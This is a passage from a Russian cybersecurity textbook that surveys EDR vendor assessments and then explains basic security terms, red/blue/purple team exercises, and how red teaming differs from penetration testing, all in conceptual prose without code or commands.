


Рис. 6.11. IDC MarketScape Worldwide Endpoint Specialized Threat Analysis and Protection Vendor Assessment, 2017

IDC

Международная исследовательская и консалтинговая компания IDC в своем отчете Endpoint Specialized Threat Analysis and Protection (STAP) Vendor Assessment за 2017 г. отмечала следующих лидеров: Carbon Black, Cisco Systems, CrowdStrike, Cylance, McAfee, Symantec, Trend Micro.

6.5.3. Платформа The Radicati Group

Некоторые аналитические агентства, например The Radicati Group, сравнивали комплексные подходы к противодействию сложным угрозам, включая как сеть, так и конечные устройства, и в своем отчете Advanced Persistent Threat (APT) Protection – Market Quadrant 2018 оценивали поставщиков комплексных Anti-APT решений в соответствии со списком основных функций и возможностей, с которым вы всегда можете ознакомиться детально, изучив отчет. Отдельно выделяется критерий сравнения по предоставлению решением EDR-функциональности или возможность взаимодействия со сторонними продуктами класса EDR.




Рис. 6.12. Advanced Persistent Threat (APT) Protection – Radicati Market Quadrant, 2018

Особое внимание уделяется возможностям систем EDR по передаче собранной информации с конечных устройств в централизованную базу данных для дополнительного анализа и объединения этой информации с данными, полученными от других средств обнаружения угроз, например, на сети для получения полной картины развития возникающих угроз на всей инфраструктуре.

The Radicati Group отмечает на рынке решений по защите от APT угроз (Advanced Persistent Threat Protection) следующие компании: Barracuda Networks, Cisco, FireEye, Forcepoint, Fortinet, Kaspersky Lab, McAfee, Microsoft, Palo Alto Networks, Sophos, Symantec, Webroot.

Таким образом, в этой главе на основе обзора интернет-источников ([1] и др.) рассмотрены особенности решения задачи обеспечения кибербезопасности конечных точек инфраструктурных систем. Изохронные целевые атаки все чаще применяют сочетание распространенных угроз, детально рассмотренных нами в третьей главе, и уязвимостей нулевого дня, уникальных нестандартных схем – вообще без использования вредоносного программного обеспечения, разнообразных «бесфайловых» методов и т.п.

Присутствующие сегодня в инфраструктурах большинства организаций платформы защиты конечных точек EPP (Endpoint Protection Platform) хорошо защищают от массовых, ранее известных угроз, но они не способны, например, определить, что поступающее предупреждение может быть составными частями более сложной и опасной атаки, которая может повлечь за собой существенный ущерб для организации.

В качестве примера эффективного решения рассмотрены платформы типа EDR (Endpoint Detection and Response), которые должны автоматически взаимосвязываться с предыдущим поколением EPP.

Рассмотрены также тенденции развития киберугроз, направленных именно на конечные точки (в том числе бесфайловых fileless-атак), а также технические характеристики и особенности эксплуатации таких основных платформ EDR – решений как Gamet, Forresher, The Radicati Group.

Литература к главе 6

1. Шевченко Я. Обзор рынка Endpoint Detection and Response (EDR). URL: https://www.anti-malware.ru/analytics/Market_Analysis/endpoint-detection-and-response-edr

ГЛАВА 7

ОСНОВНЫЕ НАПРАВЛЕНИЯ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ

В этой главе более детально будут рассмотрены основные стратегические направления и наиболее эффективные методы обеспечения кибербезопасности. Напомним, что наиболее часто используемое общее *определение кибербезопасности — это действия стратегического характера, направленные на защиту информации и коммуникаций при помощи ряда передовых инструментов, политик и процессов*. Учитывая постоянно усложняющийся ландшафт киберугроз направления, концепции, методы также совершенствуются, реагируя на изменение видов и характера возникающих все новых киберугроз.

Но если такое направление, как «пентест», сегодня достаточно широко освещается в научно-технической печати и в социальных сетях (Codeby и др.), то, например, *редтаймингу* и *блютаймингу* здесь уделяется гораздо меньше внимания, хотя методы RedTeam и BlueTeam появились намного раньше пентеста. *Как мы уже упоминали в одной из предыдущих глав, метод аналогичный редтаймингу использовали еще древние китайские императоры.*

Приведены базовые определения основных терминов кибербезопасности, методические особенности организации редтайминга, блютайминга и других «разноцветных» команд, концепции и сценарии современного «цветного» противостояния, особенности организации «киберучений» — имитации целевых атак как метода оценки безопасности.

Подробно рассмотрено относительно новое и стремительно развивающееся направление обеспечения кибербезопасности — «охота за угрозами» (Theat Huating) как проактивный метод киберзащиты. Представлен анализ как концепции этого метода, так и наиболее часто используемых программно-аппаратных инструментов.

Здесь же рассматривается и наиболее популярная у специалистов по кибербезопасности база знаний MITRE ATT&CK — парадигма построения, описания типовых проектов, ее использующих.

Завершает главу раздел, посвященный SIEM, как важному элементу в стандартной архитектуре современной киберзащиты: цели, задачи основных и дополнительных функций, сравнительные характеристики наиболее популярных SIEM. Особое внимание уделено *корреляции* как важному процессу сопоставления событий и логов. Рассмотрены принципы построения и примеры «магического квадранта» Gartnet.

7.1. Базовые термины и определения кибербезопасности

В последнее время кибербезопасность находится в зоне особого внимания как рядовых пользователей, так и крупных коммерческих и производственных организаций. По данным Global Knowledge, безопасность данных в последние семь лет входит в число первоочередных задач IT-подразделений компаний [1]. При этом понятия, термины и определения, которые используются в этой сфере, не всегда знакомы и понятны рядовым пользователям.

Но сегодня даже руководители высшего звена организаций и предприятий просто обязаны лично контролировать эффективность работы собственных служб и подразделений информационной и кибербезопасности. Развитие цифровой экономики и компьютерных систем привело не только к увеличению количества угроз, но и их изощренности. Повышение скоростей обработки данных и возросший объем информации усложнили правила для систем безопасности, позволяющих выявить инциденты кибербезопасности, а повсеместное внедрение облачных технологий сделало вычислительные инфраструктуры динамичными. И это ставит новые вызовы перед всей отраслью ИБ. Как следствие, возможен пропуск атак или ложные срабатывания систем защиты, способные парализовать бизнес. Необходимы инструменты, которые не только возьмут на себя большую часть рутинной работы специалистов ИБ, но и смогут выявить атаки, не известные существующим средствам кибербезопасности.

Поэтому и рядовые пользователи, и менеджеры современных компаний должны как минимум знать основные понятия, термины и определения в сфере кибербезопасности для того, чтобы организовать эффективную защиту от новых изощренных угроз кибербезопасности. В сводной табл. 7.1 ниже представлен такой перечень, составленный специалистами известной лаборатории Касперского [1].

Таблица 7.1. Базовые термины и определения кибербезопасности

Термин	Определение
Аутентификация	Процесс установления личности пользователя при попытке получения доступа к компьютеру или к файлам
АРТ-угроза, АРТ-атака	Сложная, технологически продвинутая атака, направленная на получение конфиденциальных данных в течение длительного периода
Резервные копии	Копии ваших файлов, которые сохраняются на сервере, жестком диске, компьютере или съемном диске на тот случай, если оригиналы окажутся утеряны
Облачные вычисления, вычисления в облаке	Вычислительные сервисы, предоставляемые с удаленных серверов
Кибербезопасность	Действия стратегического характера, направленные на защиту информации и коммуникаций при помощи ряда передовых инструментов, политик и процессов
Утечка данных	Несанкционированный доступ к данным
Шифрование	Трансформация данных с целью их сокрытия
Безопасность оконечных	Обеспечение безопасности устройств, находящихся в оконечных точках сети; к числу таких устройств относятся используемые сотрудниками мобильные устройства (планшеты, ноутбуки)

Таблица 7.1 (окончание)

Термин	Определение
Управление рисками предприятия	Комплексный подход к защите активов компании путем выявления рисков, принятия контрмер и реагирования на угрозы в режиме реального времени
Межсетевой экран (файрволл, бранмауэр)	Аппаратное или программное решение, направленное на блокирование доступа в сеть для нежелательных пользователей
Хакер, злоумышленник	Человек, который со злоумышленными намерениями нарушает правила безопасности для получения доступа к данным
Провайдер интернет-услуг (ISP, internet service provider)	Компания, которая предоставляет доступ к Интернету
Система предотвращения вторжений (IPS, intrusion prevention system)	Программа, которая распознает и блокирует действия хакеров, направленные на получение доступа к вашему компьютеру или данным
Клавиатурный шпион (кейлоггер)	ПО или аппаратное устройство, регистрирующее нажатия клавиш для перехвата вводимой информации, например паролей
Вредоносное ПО (вредоносные программы)	ПО, направленное на выполнение несанкционированных вредоносных действий на компьютере
Фишинг	Мошеннические электронные сообщения, рассылаемые злоумышленниками с целью получить доступ к конфиденциальной информации, такой как банковская информация или пароли
Оценка рисков	Процесс выявления потенциальных рисков, актуальных для вашей компании или сети
Шпионское ПО (шпионские программы)	Вредоносное ПО, которое без вашего ведома отслеживает действия или информацию на вашем компьютере и пересылает ее другому человеку
VPN (виртуальная частная сеть, virtual private network)	Более безопасный способ получения доступ к Сети путем маршрутизации вашего соединения через специальный сервер, который скрывает ваше местоположение. Узнайте больше в статье «Что такое «VPN?»
Вирус	Самовоспроизводящаяся вредоносная программа
Червь	Вредоносная программа, которая устанавливает себя при проникновении на компьютер и распространяет собственные копии на другие компьютеры

Как видно даже из этой таблицы, решение проблемы кибербезопасности является достаточно сложной задачей, поэтому управление кибербезопасностью — это задача, которую лучше оставить специалистам. Эффективный провайдер кибербезопасности поможет вам оценить риски и внедрить превентивные решения.

7.2. Редтайминг и блютайминг — «красные», «голубые» и другие «разноцветные» команды

7.2.1. Введение в проблему

Направления, концепции, методы и средства обеспечения кибербезопасности непрерывно совершенствуются, реагируя на изменение видов и характера возникающих новых киберугроз.




Рис. 7.1. Роли «разноцветных команд» в комбинированных «военных играх» в киберпространстве

Надо сказать, что методология Red и Blue Team появилась задолго до пентеста. Первые упоминания об этой методологии можно найти еще в дошедших до нас трудах китайских военачальников и философов XIV века.

Наиболее широко сегодня используется такое определение термина «военные учения» (маневры): *одна из основных форм подготовки войск (или флота), командиров и штабов соединений и частей различных видов вооружений и родов войск, а также органов тыла и специальных войск к ведению военных действий.*

В древних «военных играх» защитники (или «дружественные силы») обозначались как *Голубая команда* (Blue Team), а силы атакующих — *Красная* (Red Team). Образно говоря, несмотря на свой «атакующий» характер, современные Red Team являются отличными «защитниками». Они позволяют организациям лучше защищать себя от хакерских атак, поскольку пытаются имитировать (симулировать) эти атаки с максимальной точностью.

В одном из древнеиндийских трактатов было сказано: «Атака — это секрет защиты, а защита это планирование нападения на противника». Но если современные Red Team обычно действуют не на постоянной основе, то Blue Team обычно

являются составной частью оперативного Центра Безопасности (Security Operation Center — SOC) современных крупных компаний.

Но иногда для участия в подобных «играх» требуется уже не две, а больше команд — это когда решаются более сложные задачи — так появились Green, Yellow и Purple Team (рис. 7.1).

Особо отметим роль в этих «играх» Purple Team, ведь Orange и Green больше относятся к так называемым софт-девелоперам. *Purple Team* — это объединение умений (компетенций) *Red* и *Blue Team*. Обе команды обычно работают синхронно (вместе), чтобы обеспечить полный аудит защищаемой системы. Красная команда предоставляет подробные журналы всех выполненных операций, а синяя команда полностью документирует все корректирующие действия, которые были предприняты для решения проблем, обнаруженных в ходе тестирования.

Purple Team в последнее время стал обычным явлением в мире кибербезопасности. В зависимости от конкретной ситуации *Purple Team* — может быть как внешней консалтинговой группой, привлеченной для проведения аудита, так и быть укомплектовано сотрудниками действующей компании, но эти команды не концентрируются исключительно на нападении или защите. Здесь следует пояснить, чем *Red Team'инг* отличается от *Pentest'a*. Пентест в основном проверяет сети, веб-сервисы и системы на наличие уязвимостей, а также проводит аудит беспроводных точек доступа.

Red Team, в свою очередь, пытается проникнуть внутрь и получить информацию любым путем. Если, к примеру, в пентесте используются сканеры и умение «щупать руками», то в *Red Team'инге* используют социальную инженерию, получение несанкционированного физического доступа, нахождение уязвимости нулевого дня (0-Day) и т.д. То есть, *Red Team*, не только проводит полный аудит веб-приложения/сервера, но и специализируется на так называемом *локпикинге* (вскрытие замков), взлом камер наблюдения, и так далее.

7.2.2. Концепции и сценарии «цветного противостояния»

Всякий раз, когда мы обсуждаем проблемы кибербезопасности с «оборонительной» точки зрения, мы думаем в основном о способах защиты, оценке (прогнозировании) возможного финансового и материального ущерба и о механизмах как можно более скорой реакции на «нападение».

Здесь надо четко понимать, что *только принятие образа мышления злоумышленника может эффективно помочь нам повысить свои шансы на реальную и эффективную защиту от постоянно меняющихся внешних угроз.*

Как было отмечено выше, в военном жаргоне термин *Красная команда* традиционно используется для обозначения высококвалифицированных и организованных групп, выступающих в качестве вымышленных «соперников» и/или врагов «регулярных» сил, *Синей команды*.

Обычно *Красная команда* всегда опиралась на свой собственный опыт, чтобы исследовать любой возможный способ поиска и выбора уязвимости сценария планирования и проведения атаки — таким образом, пытаясь *стать на сторону потенциальных нападавших.*

Такие симуляции (игры, маневры) обычно были направлены как на воспроизведение реальной чрезвычайной ситуации, так и на улучшение способности войск эффективно отражать агрессию условного противника.

Для этого все члены *Синей команды* должны быть соответственно обучены и должны **выявлять, противостоять и ослаблять** усилия *Красной команды*.

Всем современным «интеллектуальным» красным командам сегодня присвоен «особый статус» в области *кибербезопасности*: в этом случае «враждебная деятельность» такой Красной команды принимает форму сложных *тестов на проникновение*, результаты реализации которых в итоге должны давать реальную оценку защитных возможностей бизнеса/организации и ее статуса безопасности.

Вообще говоря, перед современными *Red Team* стоят очень специфические задачи — например, оценить возможность реального доступа к конфиденциальным данным, хранящимся в базе данных.

При реализации такого сценария группа должна была бы действовать как «внешняя сторона» угрозы, рассматривая любую возможность использовать выявленные ей ошибки и слабые места (уязвимости) инфраструктуры, целью которой является извлечение необходимых фрагментов информации.

Тем временем *Синяя команда* должна отвечать за любой «оборонительный шаг и всемерно препятствовать *Красной команде*».

Предполагается, что *Красная команда* должна выявлять *любую* уязвимость в защитной системе *PPT (люди, процессы и технологии)* и помогать организации улучшать свои собственные защитные способности.

Хотя роль Красной команды обычно четко определена подобным образом, задача *Синей команды* (и, следовательно, аналитиков *SOC* и *обработчиков ответов*) является «нечеткой» (изменчивой), априори неизвестной: поэтому предполагается, что симулированные нападения *Первой* будут проверять и улучшать навыки *Второй* команды, организуя своего рода «петлю обратной связи».

Стандартный режим работы *Blue Team* обычно включает в себя доступ к учетным данным журнала, использование *SIEM*, сбор информации о реальных, имевших уже место и потенциальных угрозах, анализ трафика и потока данных; образно говоря, **мы можем сравнить их миссию с поиском известной иголки в стоге сена...**

С другой стороны, члены *Красной команды* должны знать максимум о базе *ТПП* любого потенциального противника (*Тактика, Техника, Процедуры — ТТП*), которую *Синяя Команда* должна обнаруживать и эффективно им противостоять.

Хотя использование «чистой» автоматизации безусловно может оказаться полезным на данном этапе, *Синяя команда* не должна полагаться исключительно и только на *инженерные технологии*: с обеих сторон *человеческая интуиция, опыт и ум (интеллект)* не могут быть заменены (пока) — методами *социальной инженерии*.

В качестве простейшего примера реализации сценариев противоборств команд вернемся к вышеупомянутой задаче *имитации кражи данных*. В этом сценарии члены *Red Team* должны действовать как «беспощадные киберпреступники». Первым шагом, например, может быть нацеливание на ПК некоего одного конечного пользователя, что позволит получить исходные полезные учетные данные

для организации последующего процесса сбора информации из глобальной сети. Это может затем привести к использованию метода *повышения привилегий* с целью поиска привилегированных учетных данных, которые могут предоставить доступ к центральной базе данных. В случае доступа к указанной базе данных эффективная «эксфильтрация» данных может осуществляться через сетевое подключение к сети Интернет.

Синяя команда при этом должна быть в состоянии *заметить* такие усилия, в том числе так называемые *боковые движения* и любой типичный шаг так называемой *цепочки убийств* как можно раньше — в любом случае она должна эффективно противостоять атаке и в конечном итоге помешать Красной команде достичь своей конечной цели (хищение данных).

Red Team против Blue Team — что делает их противостояние успешным?

Итак, обе противоборствующие команды должны выполнять достаточно сложные задачи — но что делает их деятельность эффективной?

Важнейшим элементом успеха любой *Красной команды* является ее *способность постоянно поддерживать агрессивное мышление, точку зрения настоящего хакера*. Поэтому члены команды не должны набираться из числа тех, кто внес (или продолжает вносить) вклад в защиту инфраструктуры вашего бизнеса, поскольку это приведет к явному *конфликту интересов*, да и создаст дополнительные «бреши» в системе защиты.

Требуется так называемое внешнее мышление, и эту проблему можно лучше решить, полагаясь либо на внешнюю помощь (сторонняя контрагентская фирма), либо на привлеченный на штатной основе персонал из числа талантливых студентов, «белых хакеров» и т.п.

Здесь надо понимать, что настоящий нападавший, не задумываясь, нарушит любое правило, этикет и морально-этическую проблему (он ведь может быть и террористом, и преступником, психически больным или даже бывшим сотрудником, обиженным на бывшего начальника). И это большая проблема, поскольку, как говорят эксперты, «принятие такого менталитета членом команды может быть затруднительно».

В некоторых случаях противостояние между командами начинается как чистое «абстрактное упражнение» в виртуальной «комнате собраний»; но это должно быть только начало — настоящий тест влечет за собой реальные атаки, которые не могут не учитывать в итоге и решение задачи обеспечения физической безопасности организации.

По правде говоря, «воспроизвести» таким образом сценарий из реальной жизни не всегда возможно — ведь, например, реальная кибератака на критические места (уязвимости) в инфраструктуре может привести к непоправимому финансовому и материальному ущербу, включая даже человеческие жертвы и техногенные катастрофы.

Однако по возможности следует рассматривать и подобные тесты, и они в основном должны фокусироваться на самом слабом месте в системе безопасности — *на людях* (то есть на сотрудниках). Как мы уже неоднократно указывали — **человеческий фактор основная угроза кибербезопасности предприятия.**

Например — *Красная команда может (иметь возможность) наблюдать за реакцией сотрудников на некоторые специально сформированные «подозрительные» входные данные* — вредоносные вложения электронной почты, «странный» USB-накопитель, оставленный в одном из офисных помещений штаб-квартиры (парковка, туалет или комната отдыха) или на его рабочем месте.

Если же компания ранее уже разработала и реализует на практике свою собственную политику безопасности, то действия *Red Team* смогут помочь руководству оценить уровень знания, практические навыки и реальную дисциплину своих тестируемых сотрудников, а также способность системы безопасности предприятия в целом обеспечивать неукоснительное соблюдение разработанных правил.

Хотя физической безопасностью объектов защиты и поведением собственных сотрудников нельзя пренебрегать, *беспроводные сети* составляют еще одно «поле битвы» «цветных команд», которое заслуживает отдельного, самого пристального внимания.

Ведь до сих пор техническая процедура перехода из классических проводных сетей в беспроводные сети типа Wi-Fi была прозрачной и технически простой и не учитывала необходимость разработки отдельного, особого подхода к безопасности.

И здесь одной из наиболее серьезных угроз для обеспечения безопасности беспроводной сети является так называемый *Wardriving*, который создает технические возможности для различных злонамеренных действий. Но это уже тема другого раздела книги.

Основные принципы работы «красных» и «голубых» команд — это *сотрудничество, взаимная обратная связь и постоянное улучшение*.

Эффективность подхода «*Red Team против Blue Team*» заключается во взаимодействии и взаимной обратной связи, в возможности превращать «потенциальную угрозу» в способ улучшения способности организации эффективного обнаружения новых угроз и создания эффективных способов противостоять им.

Такое сотрудничество должно стремиться к *постоянному улучшению*, Синяя команда должна рассматривать деятельность Красной команды как возможность лучше понять тактику, методы и процедуры потенциального нападавшего.

Хотя неспособность стандартного SOC современного предприятия обнаружить и должным образом классифицировать выявленные инциденты может зависеть от недостатков (низкой квалификации) его сотрудников, это также может быть позитивным результатом неадекватных мер против действительно усовершенствованных или даже ранее неизвестных методов атак.

Но здесь более важно то, что в этом случае только Атака Красной команды может выявить эти уязвимости, прежде чем настоящие преступники смогут ими воспользоваться. Ведь поскольку у каждой команды разные цели, их средства тоже будут разными.

Очевидно, что каждая высокопрофессиональная *Red Team* должна в совершенстве овладеть использованием «преступных» инструментов (например, Meterpreter или Metasploit), чтобы детально узнать, например, что такое «инъекция SQL», чтобы использовать «преступные» инструменты сетевого сканирования (Nmap), использовать многообразные языки «преступных» сценариев, распознавать любые команды маршрутизатора и брандмауэра, и т.п.

С другой стороны, все члены *Голубой команды* должны понимать все технические детали любой отдельной фазы реагирования на инциденты, осваивать самые современные инструменты и языки, замечать, фиксировать и реагировать на любые «подозрительные» схемы трафика, правильно использовать IDS, чтобы проводить анализы и аудиторские испытания на разных операционных системах и в разных ситуациях.

Понятно, что поскольку каждая команда стремится достичь своих собственных целей — и, когда они определены, — своих собственных *KPI* — эффективная задача организации руководителями их совместной работы — задача далеко не из легких.

И здесь на первое место выходит роль их руководителей. Однако конечная цель — помочь бизнесу достичь более высокого уровня безопасности; поэтому любая новая команда — вернее, новая «функция» безопасности привлекает все больше и больше внимания у пользователей.

В частности, вышеупомянутый этот новый игрок, «*Фиолетовая команда*», должен был бы максимизировать и гарантировать эффективность деятельности «традиционных» групп, *объединяя* защитную рутину «*Голубой команды*» со слабостями, выявленными «*Красной командой*», таким образом производя согласованные усилия, направленные на максимизацию результатов и общие бизнес-ориентированные KPI и метрики.

7.2.3. Имитация целевых атак как оценка безопасности. Киберучения в формате Red Teaming

Когда дело доходит до кибербезопасности, то, как правило, ни одна организация не является на 100% защищенной. Даже в организациях с передовыми технологиями защиты могут быть проблемные моменты в ключевых элементах — таких как люди, бизнес-процессы, технологии и связанные с ними точки пересечения.

Есть множество услуг по проверке уровня защищенности: анализ безопасности систем и приложений, тестирование на проникновение, оценка осведомленности персонала в вопросах информационной безопасности и т.д. Однако из-за постоянного изменения ландшафта киберугроз, появления новых инструментов и новых преступных групп возникают и новые типы рисков, которые трудно выявить с помощью традиционных способов анализа защищенности.

На этом фоне наиболее реалистичным и продвинутым подходом к тестированию безопасности, по нашему мнению, являются киберучения в формате *Red Teaming* — непрерывная оценка защищенности информационных систем, готовности специалистов по реагированию на инциденты и устойчивости инфраструктуры к новым видам атак, в том числе *APT* (Advanced Persistent Threat, сложная постоянная угроза, целевая кибератака). Проводя Red Teaming и практикуя реагирование на контролируемые атаки, внутренняя команда безопасности может повысить свои навыки по обнаружению ранее незамеченных угроз, чтобы остановить реальных злоумышленников на ранних стадиях атаки и предотвратить материальный и репутационный ущерб для бизнеса.

Можно сказать, что сегодня Red Teaming — комплексный и максимально реалистичный способ проверки способности организации к отражению сложных

кибератак с использованием продвинутых методов и инструментов из арсенала хакерских группировок.

Основная идея данного упражнения не только выявить потенциально слабые стороны, которые не были обнаружены с помощью стандартных методологий тестирования, но и оценить способность организации предотвращать, обнаруживать и реагировать на кибератаки.

Red Teaming помогает организации понять:

- как средства безопасности защищают важные активы;
- корректно ли настроена система оповещения и мониторинга;
- какие возможности открываются злоумышленнику во внутренней инфраструктуре, если ресурсы ее пользователя скомпрометированы.

Поэтому все должно быть по-настоящему и максимально реалистично: служба безопасности Заказчика (Blue Team) не информируется о начале работ, чтобы Красная команда (Red Team) могла смоделировать действия реальных атакующих на основе специального анализа угроз и оценить возможность «взлома» инфраструктуры.

Киберучения в формате Red Teaming максимально эффективны для компаний со зрелым уровнем информационной безопасности. Они никак не ограничены по времени воздействия и сосредоточены на достижении поставленных целей, будь то получение доступа к сетевым узлам или чувствительной информации любыми доступными способами.

От поставленных целей зависят и основные сценарии Red Teaming, которые уникальны для каждого Заказчика.

Наиболее часто используемые сценарии включают:

- захват Active Directory;
- доступ к устройствам топ-менеджмента;
- имитацию «кражи» чувствительных данных клиента или интеллектуальной собственности.

Несмотря на то что в Red Teaming и тестировании на проникновение применяются схожие инструменты кибератаки, цели и результаты обоих исследований сильно отличаются.

В процессе Red Teaming имитируются реальные и целенаправленные атаки на всю организацию. Преимущество такого подхода заключается в непрерывном исследовании информационных систем для достижения целей. Такая глубокая проверка дает исчерпывающее понимание того, насколько защищена инфраструктура, осведомлены сотрудники и эффективны внутренние процессы организации, когда она подвергается реальной атаке.

В ходе ***Penetration Testing*** -исследования специалисты по тестированию на проникновение осуществляют попытки эксплуатации обнаруженных уязвимостей и повышения своих привилегий, чтобы оценить возможный риск от данных воздействий. Данное тестирование не проверяет готовность к обнаружению и реагированию на инциденты информационной безопасности.

Далее приведены некоторые отличия работ Red Teaming и Penetration Testing, приводимые на интернет-сайтах известной компании Group-IB.

	Red Teaming	Penetration Testing
Методы атак	Все утвержденные методы, включая разрушительные, если применение таковых одобрено Заказчиком	Технические методы атаки на согласованный перечень объектов, за исключением разрушительных
	Ориентировано на достижение согласованной цели, на демонстрацию возможности критического воздействия на организацию и на проверку людей, процессов и технологий	Социальная инженерия, если ее применение было разрешено Заказчиком. Ограниченный охват, нацелено на техническую проверку конкретных активов организации
Обход систем обнаружения	Важно обойти системы обнаружения вторжений, так как при их использовании правила игры меняются	Важно выявить технические уязвимости системы, а не уклониться от систем обнаружения вторжений
Постэксплуатационная активность	Эксплуатация уязвимости для захвата необходимых данных и дальнейшего развития атаки	Если доступ к данным получен, тестирование завершается
Результаты	Подробный отчет с описанием всех предпринятых действий и способов достижения целей. Детальная информация обо всех скомпрометированных активах и оценка способности Заказчика вовремя обнаружить и правильно среагировать на кибератаку	Подробный отчет с описанием всех обнаруженных уязвимостей и уровней их риска. Детальная информация о проведенных проверках и результатах их прохождения

Опыт известной компании Group-IB показывает, что Red Teaming и Penetration Testing отлично дополняют друг друга. Каждое исследование по-своему важно и полезно для организации, поскольку в ходе такой комбинированной проверки удастся оценить как пассивную безопасность систем, так и активную защищенность компании в целом.

Red Teaming дополняет различные формы тестирования (например, анализ кода, тестирование на проникновение и т.д.) и по мере роста организации включается в план по проверке информационной безопасности.

На рис 7.2 приведено сравнение целей и результатов исследований, схожих с Red Teaming.

